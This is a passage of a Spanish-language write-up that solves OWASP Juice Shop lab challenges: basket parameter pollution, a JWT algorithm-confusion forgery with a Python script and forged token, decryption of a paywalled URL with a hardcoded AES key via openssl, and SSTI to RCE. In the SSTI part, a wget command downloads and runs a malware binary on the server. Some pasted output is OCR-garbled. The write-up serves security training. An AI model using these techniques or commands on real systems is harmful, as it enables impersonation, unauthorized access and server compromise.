**Descripción:** La aplicación presenta una vulnerabilidad de **Control de Acceso Roto** (Broken Access Control) combinada con una posible **Contaminación de Parámetros HTTP** (HPP). La API encargada de añadir productos al carrito (/api/BasketItems) no valida correctamente la integridad de los parámetros enviados en el cuerpo JSON. Esto permite a un atacante enviar el parámetro BasketId duplicado para evadir controles de seguridad o confundir al backend sobre en qué cesta debe depositarse el artículo.

### **Pasos de la solución (PoC):**

**1. Reconocimiento y Análisis de Tráfico (Intercepción):** Utilizando un proxy de intercepción (Burp Suite), analizamos el flujo de la petición POST al endpoint /api/BasketItems/ cuando un usuario añade un producto. Observamos que el servidor acepta un objeto JSON con los detalles del producto y la cesta.

**2. Navegación y Preparación:** Iniciamos sesión con un usuario legítimo (ej. ramon@ramon.es) para obtener un token de sesión válido, asegurando que el servidor procese nuestra petición sin devolver un error de autorización (401).

**3. Explotación (Parameter Pollution):** Interceptamos la petición de añadir un producto y modificamos el cuerpo del mensaje (JSON). En lugar de simplemente cambiar el ID, inyectamos un **segundo parámetro BasketId** apuntando a la cesta de la víctima (Admin/ID 1), manteniendo el original o uno propio para intentar evadir filtros de validación.


```
Request
Pretty Raw Hex
{
  "ProductId": 5,
  "BasketId": "6",
  "quantity": 1,
  "BasketId": "1"
}

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Content-Length: 157
ETag: W/94-17E2029+9D0EAWG2ftGd00014
Vary: Accept-Encoding
Date: Wed, 10 Dec 2025 16:02:54 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status": "success",
  "data": {
    "id": 1,
    "ProductId": 5,
    "BasketId": "1",
    "quantity": 1,
    "updatedAt": "2025-12-10T16:02:54.429Z",
    "createdAt": "2025-12-10T16:02:54.429Z"
  }
}
```

**4. Verificación:** Al enviar la petición manipulada, el servidor responde con un **200 OK**. Esto confirma que el backend procesó el JSON con los parámetros duplicados y ejecutó la acción.

sobre el BasketId objetivo. La aplicación muestra inmediatamente la notificación "**Challenge Solved: Manipulate Basket**".




## Reto 8: Forged Signed JWT | Dificultad: ★★★★★★

**Descripción:** La aplicación utiliza JSON Web Tokens (JWT) para manejar la autenticación. Originalmente, estos tokens están firmados con un algoritmo asimétrico (RS256) usando una clave privada. Sin embargo, la librería de verificación en el servidor es vulnerable a un ataque de confusión de algoritmos. Si cambiamos la cabecera del token para que use un algoritmo simétrico (HS256), el servidor intentará verificar la firma utilizando su propia clave pública (jwt.pub) como si fuera la contraseña secreta (HMAC secret). Esto nos permite forjar tokens de administrador válidos simplemente teniendo acceso a la clave pública.

### Pasos de la solución (PoC):

**1. Reconocimiento y Obtención de la Clave Pública:** Primero, enumeramos los directorios del servidor y encontramos una carpeta expuesta llamada /encryptionkeys. Dentro, localizamos y descargamos el archivo jwt.pub, que es la clave pública RSA utilizada para verificar los tokens legítimos.



**2. Desarrollo del Exploit (Python):** Creamos un script en Python para explotar la vulnerabilidad. El objetivo es falsificar un token para el usuario `rsa_lord@juice-sh.op` (requerido específicamente por el reto). El script realiza lo siguiente:


- Carga el contenido de `jwt.pub`.
- Fuerza la cabecera del JWT a usar `alg: "HS256"`.
- Construye un payload malicioso asignando el correo `rsa_lord@juice-sh.op` y el rol de `admin`.
- Firma el token usando el contenido de `jwt.pub` como clave secreta HMAC.

```

1 import hmac
2 import hashlib
3 import base64
4 import json
5 import sys
6
7 # CONFIGURACIÓN
8 PUBLIC_KEY_FILE = "jwt.pub"
9
10 # MODIFICA EL PAYLOAD AQUÍ SEGÚN TU RETO
11 payload = {
12     "data": {
13         "id": 666,
14         "username": "rsa_lord",
15         "email": "rsa_lord@juice-sh.op",
16         "password": "hack",
17         "role": "admin",
18         "deluxeToken": "",
19         "lastLoginIp": "0.0.0.0",
20         "profileImage": "/assets/public/images/uploads/default.svg",
21         "totpSecret": "",
22         "isActive": True,
23         "deletedAt": None
24     },
25     "iat": 1765452253,
26     "exp": 1796988253
27 }
28
29 def b64_url_encode(data):
30     """Codifica en Base64URL sin padding (estándar JWT)."""
31     return base64.urlsafe_b64encode(data).rstrip(b'=')
32
33 def exploit():
34     try:
35         # 1. Cargar la clave pública tal cual (como texto)
36         with open(PUBLIC_KEY_FILE, "r") as f:
37             key_content = f.read()
38
39         # Nos aseguramos de que sea bytes para el HMAC
40         key_bytes = key_content.encode() if isinstance(key_content, str) else key_content
41
42         print(f"[*] Clave cargada desde {PUBLIC_KEY_FILE}")

```

**3. Generación del Token Falsificado:** Ejecutamos el script en nuestra terminal. El programa nos devuelve un JWT completo, firmado correctamente según la lógica defectuosa del servidor.




```

[!] Copia el token de arriba y pégalo donde te necesites. ¡Vas bomba!
[*] Clave cargada desde jwt.pub
[*] Token Falsificado (HS256):
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7ImlkIjo2NjYsInVzZXJuYW1lIjoicnNhX2xvcmQi
LCJlbWFpbCI6InJzYV9sb3JkQGp1aWN1LXNoLm9wIiwicGFzc3dvcmQ1oIJoYWNrIiwiitm9sZSI6ImFkbWlU
GVsdXhlVG9rZW4i0iIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2Ui0iIvYXNzZX
xpYy9pbWFnZXMydXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiZGV
3ZXRLZEFOIjpudWxsfsWviaWF0IjoxNzY1NDUyMjUzLCJleHAiOjE3OTY50DgyNTN9.1b47iGNNAD0YXEYo-QoEeRI
3BhywKaxp8wU2sUrmlkU

```

**4. Inyección en el Navegador:** Accedemos a las herramientas de desarrollador (F12), vamos a la pestaña Application (o Almacenamiento) > Local Storage. Localizamos la clave token y sustituimos su valor legítimo por el token falsificado que acabamos de generar con Python.

**5. Verificación:** Al recargar la página, el servidor acepta nuestro token manipulado como válido. La sesión se inicia automáticamente como el usuario rsa\_lord, otorgándonos privilegios de administrador y mostrando el banner de "Challenge Solved: Forged Signed JWT".



## Reto 9: Premium Paywall (Fallo Criptográfico) | Dificultad: ★★★★

**Descripción:** La aplicación protege el acceso a su sección "Premium" ocultando la URL real mediante un cifrado. Sin embargo, incurre en una vulnerabilidad crítica de **Fallo Criptográfico** (Cryptographic Failure) al incluir las claves de descifrado (Key e IV) directamente en el código fuente del frontend (main.js). Esto permite a cualquier usuario analizar el código, extraer las claves y descifrar la ubicación del contenido restringido sin realizar el pago correspondiente.

### Pasos de la solución (PoC):


**1. Reconocimiento y Obtención del Cifrado:** Navegando por la aplicación (o revisando la documentación oficial/enlaces internos), identificamos una cadena de texto sospechosamente larga y codificada que parece corresponder a una URL oculta en el main.js.

- *Cadena interceptada (Ciphertext):*

IUVLwRfbBjyLmStF9xFL6ckJ.Fngyd9LFv1.js.Fngyd9LFv1.js.JdFNwKJuF+0xUF07Ce  
CeqYFx+a+QJVVa0gNbaQYKUvNvn//UBe7E95c+6e+7GtdpqJ8mqm4WcPvUGIUmG  
LTTAC2+G9UufCD1Dujg==

```
<!--<i class="far fa-gem"></i> Font Awesome fontawesome.com-->
<!!--
IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//  
UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUmGLTTAC2+G9UuFCD1DUjg==  
-->
```

**2. Auditoría de Código Fuente (Source Code Review):** Utilizando las herramientas de desarrollador del navegador (F12 > Debugger/Sources), inspeccionamos el archivo principal de la lógica de la aplicación (main.js). Realizamos una búsqueda de términos clave como "encryptionkeys", "AES" o "decrypt". *Hallazgo:* Encontramos una función de descifrado donde las credenciales criptográficas están "quemadas" (hardcoded) en texto plano:



Name	Size	Modified
jwt.pub	248	PM 2:01:22 11/16/2025
premium.key	50	PM 2:01:22 11/16/2025

Below the file manager, there is a toolbar with various icons and a search bar containing the number '1' followed by the string '1337133713371337.EA99A61D92D2955B1E9285B55BF2AD42'.


**3. Explotación (Descifrado con OpenSSL):** En lugar de herramientas gráficas, utilizamos la terminal de Linux y la utilidad **openssl** para realizar el descifrado directo usando el algoritmo AES-256-CBC con las claves obtenidas.

```
echo
```

```
"IvLuRfbJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPdTuJ7FR+D/nkWJUF+0xUF07Ce
CeqYfxq+0JVVa0gNbaQYKUvNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTT
AC2+G9UufCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A
```

```
[root] ➤ echo "IvLuRfbJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPdTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+0JVVa0gNbaQYKUvNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UufCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A
hex string is too short, padding with zero bytes to length          Razonamiento →
hex string is too short, padding with zero bytes to length
/his/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us
```

**4. Verificación:** La terminal devuelve la URL descifrada en texto plano:  
[/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us](http://this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us). Para completar el reto se debe meter en la URL junto al localhost y el puerto.



## Reto 10: Server-Side Template Injection (SSTI) | Dificultad: ★★★★★★

**Descripción:** La aplicación utiliza un motor de plantillas (PugJS) en el servidor para generar dinámicamente el "Username" del usuario. Sin embargo, no sanitiza correctamente la entrada, lo que permite una **inyección de Plantillas del Lado del Servidor (SSTI)**. Aprovechando esto, podemos injectar código JavaScript nativo de Node.js que se ejecutará directamente en el servidor backend, permitiéndonos Ejecución Remota de Comandos (RCE) para descargar y ejecutar un malware, completando así el reto.

### Pasos de la solución (PoC):

- 1. Preparación del Entorno (Tunneling):** Antes de lanzar el ataque, configuramos un *listener* en nuestra terminal para redirigir el tráfico y asegurar la conectividad con el servicio vulnerable. Usamos socat para redirigir el puerto local 3000 al puerto del servicio (42000), usando la opción fork para permitir múltiples conexiones simultáneas y mantener el túnel vivo durante la explotación.
- 2. Construcción del Payload (RCE):** Identificamos que el campo "Username" en el perfil de usuario es vulnerable. Diseñamos un payload en JavaScript (interpretado por Pug) que invoca al sistema operativo para descargar y ejecutar el malware.
- 3. Construcción del Payload (RCE):** Necesitamos un payload que invoque el módulo child\_process de Node.js para ejecutar comandos de sistema. El objetivo es descargar el malware oficial del repositorio de Juice Shop y ejecutarlo.
  - **wget ...:** Descarga el ejecutable malicioso y lo guarda como "malware".
  - **chmod +x ...:** Le da permisos de ejecución.
  - **./malware:** Ejecuta el archivo infectado en el servidor.

The image shows two terminal windows side-by-side. The left window shows the user running socat commands to listen on port 3000 and connect to port 42000. The right window shows the user wget'ing a malicious payload from GitHub, chmod'ing it to executable, and then executing it, which results in a shell being opened.

```
(usuario㉿kali)-[~]
$ socat TCP-LISTEN:3000,fork TCP:127.0.0.1:42000Mensaje leido por Manuel Losa Barrios
2025/12/11 17:06:42 socat[21795] E exactly 2 addresses required (there are 7); use option "-h" for help


(usuario㉿kali)-[~]
$ socat TCP-LISTEN:3000,fork TCP:127.0.0.1:42000
^[[A'C

(usuario㉿kali)-[~]
$ socat TCP-LISTEN:3000,fork TCP:127.0.0.1:3001

[Output continues with various log messages from socat and the exploit process.]
```

```
Petición HTTP enviada, esperando respuesta... 503 Service Unavailable
2025-12-11 17:14:37 ERROR 503: Service Unavailable.

File styles.css is present (0)
(usuario㉿kali)-[~] (ok)
$ wget -O malware https://github.com/juice-shop/juicy-malware/raw/master/juicy_malware_linux_amd_64?raw=true 66 chmod +x malware 66 ./malware
[Output continues with curl and wget logs, showing the exploit being delivered and executed.]
```




#### 4. Ejecución del Ataque:

1. Abrimos el perfil en el navegador.
2. En el campo "Username", pegamos el payload anterior.
3. Pulsamos el botón "Set Username".
4. En ese momento, el servidor procesa la plantilla, ejecuta el comando wget, descarga el archivo y lo ejecuta.

**5. Verificación en Terminal (Opcional/Debug):** En nuestras pruebas, verificamos la ejecución exitosa viendo cómo el comando wget descargaba el archivo (6.7MB) y la consola mostraba "We did it! Challenge solved!".

**6. Resultado:** La aplicación detecta que el malware se ha ejecutado internamente y nos muestra el banner de éxito: "**You successfully solved a challenge: SSTi (Infect the server with juicy malware...)**".



### 3. Conclusiones Generales

La auditoría de seguridad realizada sobre la plataforma **OWASP Juice Shop** ha permitido identificar y explotar exitosamente un amplio espectro de vulnerabilidades críticas, abarcando las categorías más peligrosas del **OWASP Top 10**. A lo largo de los 10 retos completados, hemos demostrado cómo la falta de validación de entrada y la implementación insegura de controles de acceso pueden comprometer totalmente la confidencialidad, integridad y disponibilidad del sistema:

- **Compromiso de Identidad:** Mediante la manipulación de tokens **JWT** (Reto 8) y ataques de **Inyección SQL** (Reto 2 y 4), logramos suplantar identidades, acceder a cuentas administrativas y exfiltrar secretos de autenticación (2FA).
- **Ejecución de Código Remoto (RCE):** El hallazgo más crítico fue la vulnerabilidad de **SSTI** (Reto 10), que nos permitió escalar desde una manipulación de plantillas hasta la ejecución de comandos arbitrarios en el servidor, logrando infectarlo con malware.
- **Fallas Lógicas y de Criptografía:** Explotamos errores de lógica de negocio (Manipulación de Cesta, Multiple Likes) y fallos criptográficos graves (claves quemadas



en el frontend en el Reto 9) para acceder a funciones de pago y recursos restringidos sin autorización.

Para mitigar estos riesgos, es imperativo implementar una estrategia de **Defensa en Profundidad**. Esto incluye la sanitización estricta de todas las entradas de usuario (tanto en cliente como en servidor), el uso de librerías de criptografía seguras con gestión adecuada de secretos, y la revisión de código para evitar configuraciones inseguras en motores de plantillas y autenticación. La prueba de concepto (PoC) finaliza demostrando que un atacante con conocimientos de la estructura interna de la aplicación puede tomar el control total del servidor, validando la criticidad de los fallos encontrados.